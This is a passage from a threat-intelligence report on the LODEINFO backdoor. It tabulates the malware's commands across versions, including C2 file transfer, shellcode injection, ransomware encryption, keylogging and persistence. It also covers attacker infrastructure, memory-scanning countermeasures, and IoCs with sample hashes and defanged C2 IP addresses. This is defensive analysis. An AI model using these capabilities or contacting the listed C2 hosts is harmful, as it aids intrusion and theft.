Command	Descriptions	v0.6.5	v0.7.1	v0.7.2, v0.7.3
mkdir	Create a directory.	Removed	Enable	Enable
send	Download a file from C2.	Enable	Enable	Enable
recv	Upload a file to C2.	Enable	Enable	Enable
memory	Inject Shellcode into memory.	Enable	Enable	Enable
kill	Kill a process by process ID.	Enable	Enable	Enable
cd	Change directory.	Enable	Enable	Enable
ver	Send malware and system information. This includes the current OS version, malware version, process ID, path of the executable file, system username, current directory, C2 and Mutec names.	Enable	Enable	Enable
print	Take a screenshot of the desktop.	Enable	Enable	Enable
ransom	Encrypt files using a generated AES key, and simultaneously encrypt that AES key using a hardcoded RSA key.	Enable	Enable	Enable
comc	Execute a command using WMI.	Enable	Enable	Enable
config	Write settings to the registry (implemented in v0.7.2, this function only returned "Not Available." prior to v0.7.1).	Not Available	Not Available	Enable
runas	Run a command as a specific user (implemented in v0.7.1).	N/A	Enable	Enable
keylog	Save the keystrokes, date and time, and name of the active window from the suspect endpoint. Use single-byte XOR encryption, and the file is saved to %temp%%hostname%.tmp.	Removed	Removed	Enable
ps	List processes.	Removed	Removed	Enable
pkill	Kill a process.	Removed	Removed	Enable
autorun	Set and remove persistence.	Removed	Removed	Enable

Attacker infrastructure

Based on the analysis results of LODEINFO presented so far, we will introduce the characteristics of the communication destinations obtained from each sample.

The trend of the attacker's infrastructure that we observed in 2023 is consistent across versions, and the trend of attackers preferring to use AS-CHOOPA continues.




Figure 15. LODEINFO attacker infrastructure.

Summary

In 2023, multiple versions of LODEINFO were also observed, and v0.7.3 was observed in January 2024. It is important to continue to be careful, as there is a high possibility that various new features and detection evasion techniques will be incorporated in the future.

As a countermeasure, since both the Downloader Shellcode and the Backdoor Shellcode of LODEINFO are fileless malware, it is essential to introduce a product that can scan and detect malware in memory in order to detect it. Based on our research results to date, we are not only introducing products that can scan in memory, but we are also taking various measures that are specialized for LODEINFO. We will continue to expand our research and countermeasures in the future.

We hope to continue to exchange information on the threat of LODEINFO with the CERTs in organizations that are exposed to the cybersecurity threat and need the analysis.

Finally, two presentations on LODEINFO are scheduled for JSAC2024.

Although the application for participation has ended, some materials will be released later, so please use them to obtain the latest information.

IoCs

MD5 of samples:
69dd7fd355d79db0325816569ae2129a - Maldoc
E82d98bae599cd172bb194adbdc76873 – zip file of above Maldoc
D1a925ddb6d0defc94afb5996ed148bd - Maldoc
9598b2af9dd1493dd213dbca56912af4 - Maldoc
2a9012499d15145b5f63700c05adc426 - Loader module
508aed3687c146c68ad16326568431ab - Loader module
60dea5b5f889f37f5a9196e040bce0eb – BLOB:encrypted LODEINFO v0.6.9
3d910e8ab29362ae36de73c6b70a7e09 – BLOB:encrypted LODEINFO v0.7.1
290c5f33a4f4735e386b8193b1abdcf9 – Artifact:unique data structure for malware set

C2s:
167.179.106[.]224
167.179.77[.]72
172.104.112[.]218
202.182.116[.]25
45.76.197[.]236
45.76.222[.]130
45.77.183[.]161